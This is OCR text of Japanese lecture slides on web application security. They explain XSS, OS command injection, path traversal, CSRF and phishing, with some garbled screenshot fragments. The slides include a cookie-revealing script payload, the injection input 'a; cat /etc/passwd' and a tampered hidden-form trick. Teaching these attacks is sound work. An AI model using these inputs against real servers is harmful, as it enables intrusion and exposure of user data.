


A (クライアント)




C (脆弱なサーバ)


タグの挿入


<script> alert(document.cookie);
</script>
http://www.cs.dm.u-...
通信ネットワーク工学科オープンキャンパス
ユーザ登録をしてください.
氏名 <H1>あやか</H1>
パスワード
学年 0才
好きな科目 パパ
自宅 あつぎ
好きなゲーム モンハン
クエリ送信
インターネット | 保護モード:
ICAT
ありがと
content length =
82%A0%82%E2%82
83p%83X%83%8F%
CB&q-sub=%83p%
82%AC&q-game=
name =
あやか
passwd = パスワード
q-year = 0才
q-sub = パパ
インターネット | 保護モード: 有効
100%
Windows Internet Explorer
__utma=82772114.317829295.1207960704.1230379891.123618
1038.23;
__utmz=82772114.1236181038.23.23.utmcsr=sdl.hitachi.co.jp|u
tmccn=(refe
html
OK
クッキー(ブラウザへ格納された秘密情報)の露見

クッキーの漏えい例


```
<script> alert(document.cookie);
</script>
```





クッキー（ブラウザへ格納された秘密情報）の露見

4. コマンドインジェクション




OSコマンドインジェクションの例

- サイト内の単語検索プログラムの例
- フォームから検索キーワード（変数KEY）を入力
- CGIは外部プログラムsearchにキーワードを渡す
  - search $KEYとすると渡せるとする
- searchは検索結果を出力するのでCGIがそれをそのまま表示
- 検索キーワードに「a; cat /etc/passwd」と入力
  - ;はUNIXで「複数コマンド実行」のための区切り文字
    cat /etc/passwdはUNIXのパスワードデータベースを表示
- CGIは「search a; cat /etc/passwd」を実行してしまう
  - 両方実行してしまい連接された結果を画面表示
- OSで利用できる全てのプログラムが実行可能
  - それはすなわちWebサーバで自由にプログラムが実行できる
    ＝乗っ取れる

5. パストラーバサル

- http://www.news.com/politics/index.html



パストラバーサルの例

- CGIの挙動をFORMのhiddenパラメータで変更するようになっていた（うかつな）例
- <FORM action="form.cgi" method="POST">
  名前<INPUT type="text" name="id">
  <INPUT type="hidden" name="users" value="userlist.txt">
  <INPUT type="hidden" name="error" value="error.html">
  </FORM>

CGIで使う
ユーザー一覧データの
ファイル名？

エラー発生時の
メッセージ画面用
HTMLファイル？


- このFORMを含むHTMLをダウンロードし書き換え
  <INPUT type="hidden" name="users" value="userlist.txt">
  <INPUT type="hidden" name="error" value="userlist.txt">

エラー発生時に
表示されるよう
仕向ける

- 実行しわざとエラーを起こすとユーザー一覧が丸見え


6. CSRF Cross cite request forgery

- クロスサイトリクエストフォージェリー
  - 意図しない掲示板書き込みや注文の発注を招く攻撃



対策: “nonce” ナンス 一度の乱数

- **n**umber used **once**
  - 相手が再送していないことを保証する「フレッシュ」な乱数 n_1




7. フィッシングサイトの例

偽物 http://fas-go-jp-security.kensatutyo.com

本物 http://www.fsa.go.jp/

フィッシング対策協議会「金融庁をかたるフィッシング (2015/10/16)」
http://www.antiphishing.jp/news/alert/fsa_20151016.html

